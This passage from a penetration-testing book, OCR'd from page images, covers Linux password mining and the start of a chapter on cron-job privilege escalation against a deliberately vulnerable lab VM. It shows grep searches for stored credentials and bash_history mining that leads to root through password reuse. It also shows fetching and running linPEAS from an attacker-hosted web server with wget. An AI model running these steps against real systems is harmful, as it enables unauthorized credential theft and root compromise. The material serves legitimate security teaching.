
If we did not know the credentials for the `user` account beforehand, this would be useful information as we would have obtained the password for the `user` account without cracking the password hash for this account.

3. You can also utilize the `find` utility in conjunction with the `grep` utility in order to fine-tune your searches based on the configuration of your target. This can be done by running the following command:

```
find /etc -type f -exec grep -i -I "PASS" {} /dev/null \;
```

This command will output a list of files in the `/etc` directory that contain the `pass` keyword.

In this case, we are not able to find any new files that contain credentials that we can use, as highlighted in the following screenshot:




```
user@debian:~$ find /etc -type f -exec grep -i -I "PASS" {} /dev/null \;
grep: /etc/shadow-: Permission denied
/etc/login.defs:# Password aging controls:
/etc/login.defs:#       PASS_MAX_DAYS   Maximum number of days a password may be used.
/etc/login.defs:#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
/etc/login.defs:#       PASS_WARN_AGE   Number of days warning given before a password expires.
/etc/login.defs:PASS_MAX_DAYS   99999
/etc/login.defs:PASS_MIN_DAYS   0
/etc/login.defs:PASS_WARN_AGE   7
/etc/login.defs:# Max number of login retries if password is bad. This will most likely be
/etc/login.defs:# the user to be removed (passed as the first argument).
/etc/login.defs:# If set to "yes", new passwords will be encrypted using the MD5-based
/etc/login.defs:# It supports passwords of unlimited length and longer salt strings.
```

Figure 11.12 – find search results

We can also search for files that contain the `pass` keyword in the `user` account home directory by running the following command:

```
find /home/user -type f -exec grep -i -I "PASS" {} /dev/
null \;
```

The output is shown here:



```
/home/user/.irssi/config:    autosendcmd = "/msg nickserv identify password321 ;wait 2000";
/home/user/myvpn.ovpn:auth-user-pass /etc/openvpn/auth.txt
```

Figure 11.13 – Custom find search results

In this case, we are able to identify an **Internet Relay Chat** (**IRC**) client configuration file that contains the `user` account IRC credentials; however, we are not able to locate any other user or application credentials that can be used for privilege escalation.


4. We can automate this process through the use of an automated enumeration script. In this case, we will utilize **Linux Privilege Escalation Awesome Script** (**linPEAS**) to automate the password mining process on our target.

> **Note**
> **linPEAS** is a local Linux enumeration script that searches and scans for potential vulnerabilities and enumerates all important system information that can be used to stage a privilege escalation attack.

The linPEAS binary can be downloaded from the GitHub repository here:

`https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS`

Ensure you download the `linpeas` Bash script, as highlighted in the following screenshot:



CI-linpeas-ubuntu linpeas.sh auto update

..	
builder	linpeas
images	linpeasv2.6.8
README.md	linpeas
linpeas.sh	linpeas.sh auto update

Figure 11.14 – linPEAS Bash script

After downloading the Bash script to our Kali VM, we need to transfer the `linpeas.sh` file to our target VM. This cannot be done automatically as we do not have a meterpreter session. As a result, we will need to make use of Linux-specific utilities to download the binary.

Transferring files


In order to transfer the `linpeas.sh` file to our target, we will need to set up a web server on our Kali VM that will be used to host the file so that we can download it on the target system. This can be done by following the procedures outlined here:

1. To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `linpeas.sh` binary is stored:

```
sudo python -m SimpleHTTPServer 80
```

> **Note**
>
> `SimpleHTTPServer` is a Python module for Python 2 and is also available for Python 3 under the name `http.server`.


As highlighted in the following screenshot, the `SimpleHTTPServer` module will serve the files in the directory on the Kali VM **Internet Protocol** (**IP**) address on port `80`:



```
[  4:37PM ]  [ kali@kali:~/Desktop/Linux-Enum ]
 $ ls -alps
total 596
  4 drwxr-xr-x  2 kali kali   4096 Jun 23 16:37 ./
  4 drwxr-xr-x 12 kali kali   4096 Jun 23 15:38 ../
 88 -rw-r--r--  1 kali kali  87559 Apr  8 18:08 les.sh
 48 -rw-r--r--  1 kali kali  46631 Mar 29 21:53 LinEnum.sh
452 -rw-r--r--  1 kali kali 462475 Jun 23 16:37 linpeas.sh
[  4:37PM ]  [ kali@kali:~/Desktop/Linux-Enum ]
 $ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 11.15 – SimpleHTTPServer linPEAS

2. In order to download the `linpeas.sh` file on to the target system, we can utilize the `wget` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as illustrated in the following screenshot:




```
user@debian:/tmp$ pwd
/tmp
user@debian:/tmp$
```

Figure 11.16 – Linux temporary directory

3. We can now use the `wget` utility to download the file from the Kali VM to our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/linpeas.sh
```

The output of this command is shown here:



```
user@debian:/tmp$ wget http://10.10.10.5/linpeas.sh
--2021-07-14 11:43:02--  http://10.10.10.5/linpeas.sh
Connecting to 10.10.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 462475 (452K) [text/x-sh]
Saving to: “linpeas.sh”

100%[===============================================================================================>] 462,475

2021-07-14 11:43:02 (12.8 MB/s) - “linpeas.sh” saved [462475/462475]

user@debian:/tmp$ ls
backup.tar.gz  linpeas.sh  useless
user@debian:/tmp$ _
```

Figure 11.17 – Transferring the linPEAS script

As shown in the preceding screenshot, if the transfer is successful, the `linpeas.sh` file should be downloaded and saved with the name we specified.

4. We can now use the `linpeas.sh` script to automate the password mining process. This can be done by running the `linpeas.sh` script. However, before we do that, we need to ensure the script has executable permissions. This can be done by running the following command on the target:


```
chmod +x linpeas.sh
```

5. We can now run the `linpeas.sh` script by running the following command on the target:

```
./linpeas.sh
```

This command will enumerate and output all relevant system information pertinent to privilege escalation. In this case, we are only interested in the files that contain credentials.


In this case, we are able to identify the IRC client credentials we found earlier with manual techniques, as highlighted in the following screenshot:



```
# I'm a freenode user all the way man
chatnets = {
  Freenode = {
    type = "IRC";
    nick = "user";
    autosendcmd = "/msg nickserv identify password321 ;wait 2000";
  };
```

Figure 11.18 – IRC client password

We were also able to identify the OpenVPN user credentials, as highlighted in the following screenshot:



```
╔══════════╣ Analizing Open VPN Files (limit 70)
-rw-r--r-- 1 user user 212 May 15  2017 /home/user/myvpn.ovpn
auth-user-pass /etc/openvpn/auth.txt
```

Figure 11.19 – OpenVPN credentials

The `linpeas.sh` script does not reveal any other credentials or passwords stored locally on the system. As a result, we will have to narrow down our search to specific files that are likely to contain potentially useful information.

Our search for passwords and credentials has not been fruitful as we were not able to locate any credentials that would allow us to elevate our privileges further. However, we were only able to find the `user` account credentials.

The next step in the process will involve searching for passwords in history files on the target system.

Searching for passwords in history files

One of the advantages of running Linux is the extensive amount of logging that is afforded to a user. By default, Linux will automatically log all Bash commands entered on a system by a user unless specified otherwise. This is an advantage for system administrators as it provides a system of accountability whereby all user actions and commands are logged and can be analyzed historically; however, if not configured correctly, attackers can leverage this functionality to search for and identify important information such as credentials from various history files that log the commands entered by a user.


Companies and organizations mitigate this inherent configuration vulnerability by disabling the user command history from being logged. Alternatively, they can also enforce the deletion of these logs once a user has completed a session. However, in many cases, users on a Linux system may forget to clear their history, and as a result, attackers can sift through the user's history with the objective of locating potentially useful information.

The steps for searching and identifying locally stored credentials through various techniques are as follows:

1. The first step in this process involves analyzing the `user` account Bash history file. The `bash_history` file logs all commands input by a user in a Bash session and is located by default in the user's home directory. We can utilize the `cat` utility in conjunction with the `grep` utility to display the contents of the file and limit the output to only display commands that match a keyword. This can be done by running the following command:

   ```
   cat /home/user/.bash_history | grep "pass"
   ```

   This command will output a list of commands entered by a user in the past that contain the `pass` keyword, with the aim of identifying any credentials that may have been entered, as illustrated in the following screenshot:

   ```
   user@debian:~$ cat /home/user/.bash_history | grep "pass"
   mysql -h somehost.local -uroot -ppassword123
   strings /tmp/mem | grep passw
   strings /tmp/mem | grep passw
   cat config | grep pass
   cat /etc/passwd
   user@debian:~$ _
   ```

   Figure 11.20 – Analyzing Bash history

   As highlighted in the preceding screenshot, we are able to identify an authentication command to a local MySQL server that contains the username and password specified in cleartext.


> **Note**
>
> The `bash_history` file is used to store the command history of a particular user. The `bash_history` file can be configured in the `.bashrc` configuration file that is stored in the home directory of a user.

2. We can utilize these credentials for authentication with the MySQL server; however, the server doesn't seem to be running a MySQL server at this point in its operation. However, we can also utilize these credentials to authenticate to the root account in the event of password reuse.

   This can be done by switching to the `root` user from our current user and specifying the credentials we identified in the preceding screenshot, as follows:

   ```
   su root
   ```

   As highlighted in the following screenshot, authentication with the MySQL credentials was successful, and we have successfully elevated our privileges to the highest level on the target system:




```
user@debian:~$ su root
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# _
```

Figure 11.21 – Successful privilege escalation

3. Alternatively, we can also use the `history` command on the target system to output the entire history of commands that have been previously entered by a user. This can be done by running the following command:

   ```
   history
   ```

   As highlighted in the following screenshot, we are able to identify an authentication attempt to a MySQL server with the credentials specified in cleartext. We are also able to identify potentially interesting files that could contain information that could be useful in elevating our privileges on the target system, as shown in the following screenshot:



```
user@debian:~$ history
    1  ls -al
    2  cat .bash_history
    3  ls -al
    4  mysql -h somehost.local -uroot -ppassword123
    5  exit
    6  cd /tmp
    7  clear
    8  ifconfig
    9  netstat -antp
   10  nano myvpn.ovpn
```

Figure 11.22 – Analyzing command history

In this case, we can utilize the MySQL credentials to elevate our privileges to the highest level as the root user, as we have done previously.

We have been able to successfully elevate our privileges by searching for and identifying locally stored credentials through various techniques.

Summary

In this chapter, we got started by taking a look at how to extract application passwords from memory with the GDB. We then took an in-depth look at how to search for and identify passwords in configuration files, both manually and automatically. We finally ended the chapter by taking a look at how to locate passwords from the `bash_history` file of a particular user.

Now that we have learned how to elevate our privileges by finding locally stored passwords on Linux systems, we can begin exploring other Linux privilege escalation vectors.

In the next chapter, we will explore the process of elevating our privileges through misconfigured scheduled tasks.

12
Scheduled Tasks

One of the most important privilege escalation vectors on Linux is exploiting misconfigured scheduled tasks, also known as **cron jobs**. This chapter will focus on the process of enumerating the scheduled tasks running on the target system, analyzing them for misconfigurations, and exploiting them to elevate our privileges.

We will start this chapter by looking at how Linux implements scheduled tasks with cron, after which we will take a look at how to escalate our privileges through cron paths. We will then take a look at how to exploit cron wildcards to elevate our privileges, before exploring the process of escalating our privileges via cron file overwrites.

In this chapter, we're going to cover the following main topics:

- Introduction to cron jobs
- Escalation via cron paths
- Escalation via cron wildcards
- Escalation via cron file overwrites

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you have familiarity with Linux Terminal commands.

You can view this chapter's code in action here: `https://bit.ly/3F3747S`

Introduction to cron jobs

The ability to schedule tasks on an operating system is a vitally important feature that can improve the efficiency of the tasks being performed on the system and, consequently, the efficiency of the individuals responsible for managing and maintaining the system. This functionality may not be fully realized or appreciated in desktop operating systems that are typically geared toward regular end users, but in the case of Linux, where it is mostly deployed as a server operating system, the ability to automate and schedule certain repetitive tasks such as system backups is greatly appreciated and is widely implemented by system administrators and engineers.

Linux implements task scheduling through a utility called **cron**. Cron is a time-based service that runs applications, scripts, and other commands repeatedly on a specified schedule.

An application or script that has been configured to be run repeatedly with cron is known as a cron job. Cron can be used to automate or repeat a wide variety of functions on a system, from daily backups to system upgrades and patches.

Cron allows you to run a program, script, or command periodically at whatever time you choose. These cron jobs are then stored in the `crontab` file.

The `crontab` file is a configuration file that is used by the cron utility to store and track cron jobs that have been created.

Now that you have an understanding of what cron is and what it does, let's take a look at how cron jobs are stored in the `crontab` file.

The crontab file


You can list the cron jobs running on a system by running the following command on the target system:

```
crontab
```

Alternatively, if the user you are currently logged in as doesn't have the necessary permissions to utilize the `crontab` command, you can also manually display the contents of the `crontab` file by running the following command:

```
cat /etc/crontab
```

As shown in the following screenshot, this will output a list of all active cron jobs, as well as their respective schedules, applications, scripts, or commands they have been configured to run:




```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

Figure 12.1 – Contents of the crontab file

To understand how we can exploit cron jobs to elevate our privileges, we need to have an understanding of how the `crontab` file is structured and how the schedules for the cron jobs are configured.

This can be achieved through a simple example. The `crontab` entry highlighted in the following screenshot schedules the command to be run at the 17th minute of every hour, repeatedly:




```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
```

Figure 12.2 – Example of a cron job

The first five fields at the beginning of the cron job entry are used to specify the scheduled time. These fields are used to specify the following values:

- **Minute (0 – 59)**: Used to specify the minute the cron job should be run.
- **Hour (0 – 23)**: Used to specify the hour of the day the cron job should be run.
- **Day of the month (1 – 31)**: Used to specify the specific day of the month the cron job should be run.
- **Month (1 – 12)**: Used to specify the month when the cron job should be run.
- **Day of the week (0 – 7)**: Used to specify the day of the week when the cron job should be run.

As you may have noticed, some fields have an asterisk (*) as a value, which means that the cron job will run on all of the hours, days, weeks, and months unless specified otherwise. In this case, the cron job will run at the 17th minute of every hour, day, month, and day of the week:



```
* * * * * <command to be executed>
- - - - -
| | | | |
| | | | ----- Weekday (0 - 7)
| | | ------- Month (1 - 12)
| | --------- Day (1 - 31)
| ----------- Hour (0 - 23)
------------- Minute (0 - 59)
```

Figure 12.3 – Cron job syntax

The preceding screenshot outlines the syntax of a cron job and the various fields that can be customized to configure the schedule for the cron job.

Cron jobs can also be run as any user on the system. This is a very important factor to keep an eye on as we will be targeting cron jobs that have been configured to be run as the root user. This is primarily because any script or command that is run by a cron job will run as the root user and, consequently, provide us with root access.

Now that you have an understanding of how cron jobs work and how they are configured, we can begin the process of analyzing them for misconfigurations to elevate our privileges.

In this chapter, we will be utilizing the virtual machine we set up in *Chapter 11*, *Linux Password Mining*. This is because the virtual machine has been configured to be vulnerable and has various cron jobs that can be used to demonstrate various privilege escalation techniques.

Escalation via cron paths

The first privilege escalation technique we will be exploring is the process of exploiting poorly configured cron paths. However, before we can begin this process, let's take a quick look at the various ways of accessing the `crontab` file on the target system.

The reason we need to do this is because we will come across systems that have been configured differently and can access the `crontab` file, so enumerating cron jobs running on a system is vitally important in the privilege escalation process.

As demonstrated in the previous section, you can access the `crontab` file on the target system by running the following command:

```
crontab
```

This command may not yield any results if access to the utility has been limited by the administrator. However, you can use the following commands to enumerate information regarding the active cron jobs on the system:

```
crontab -l
ls -alh /var/spool/cron;
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny*
```

Accessing the files and directories listed here should yield information regarding the active cron jobs on the system.


Enumeration with linPEAS

We can also enumerate the various cron jobs running on a system with automated tools. This can be done by using `linux-exploit-suggester` or other enumeration scripts and tools. In this case, we will utilize the **linPEAS** script to enumerate information from our target.

> **Note**
>
> linPEAS is a local Linux enumeration script that searches and scans for potential vulnerabilities, and also enumerates all important system information that can be used to stage a privilege escalation attack.

The linPEAS binary can be downloaded from the following GitHub repository: `https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS`.

Ensure you download the `linpeas.sh` Bash script, as highlighted in the following screenshot:



CI-linpeas-ubuntu linpeas.sh auto update

..	
builder	linpeas
images	linpeasv2.6.8
README.md	linpeas
linpeas.sh	linpeas.sh auto update

Figure 12.4 – linPEAS Bash script

After downloading the Bash script to our Kali VM, we need to transfer the `linpeas.sh` file to our target virtual machine. This cannot be done automatically as we do not have a Meterpreter session. As a result, we will need to make use of Linux-specific utilities to download the binary.

Transferring files


To transfer the `linpeas.sh` file to our target, we will need to set up a web server on our Kali VM that will be used to host the file. This will allow us to download it on the target system. This can be done by following these steps:

1. To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `linpeas.sh` binary is stored:

```
sudo python -m SimpleHTTPServer 80
```

> **Note**
>
> `SimpleHTTPServer` is a Python module for Python 2 that is also available for Python 3 as `http.server`.


As highlighted in the following screenshot, the `SimpleHTTPServer` module will serve the files in the directory on the Kali VM IP address on port `80`:



```
[  4:37PM ]  [ kali@kali:~/Desktop/Linux-Enum ]
 $ ls -alps
total 596
  4 drwxr-xr-x  2 kali kali   4096 Jun 23 16:37 ./
  4 drwxr-xr-x 12 kali kali   4096 Jun 23 15:38 ../
 88 -rw-r--r--  1 kali kali  87559 Apr  8 18:08 les.sh
 48 -rw-r--r--  1 kali kali  46631 Mar 29 21:53 LinEnum.sh
452 -rw-r--r--  1 kali kali 462475 Jun 23 16:37 linpeas.sh
[  4:37PM ]  [ kali@kali:~/Desktop/Linux-Enum ]
 $ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 12.5 – SimpleHTTPServer linpeas

2. To download the `linpeas.sh` file on the target system, we can utilize the `wget` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as illustrated in the following screenshot:




```
user@debian:/tmp$ pwd
/tmp
user@debian:/tmp$ _
```

Figure 12.6 – Linux temporary directory

3. We can now use the `wget` utility to download the file from the Kali VM to our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/linpeas.sh
```

The output is shown in the following screenshot:



```
user@debian:/tmp$ wget http://10.10.10.5/linpeas.sh
--2021-07-28 16:45:49--  http://10.10.10.5/linpeas.sh
Connecting to 10.10.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 462475 (452K) [text/x-sh]
Saving to: “linpeas.sh”

100%[==============================================================================================>]

2021-07-28 16:45:49 (16.5 MB/s) - “linpeas.sh” saved [462475/462475]

user@debian:/tmp$ ls
backup.tar.gz  linpeas.sh  useless
user@debian:/tmp$ _
```

Figure 12.7 – wget linPEAS

As shown in the preceding screenshot, if the transfer is successful, the `linpeas.sh` file should be downloaded and saved with the name we specified.

We can now use the `linpeas.sh` script to enumerate the various cron jobs running on the target system.

Finding cron jobs with linPEAS

The `linpeas.sh` script enumerates a lot of information and will perform various checks to discover potential vulnerabilities on the target system. We can use the `linpeas.sh` script to enumerate and locate the cron jobs running on the system. This can be done by following these steps:

1. To enumerate all the important system information, we need to run the `linpeas.sh` script. However, before we do that, we need to ensure the script has executable permissions. This can be done by running the following command in the target:

   ```
   chmod +x linpeas.sh
   ```

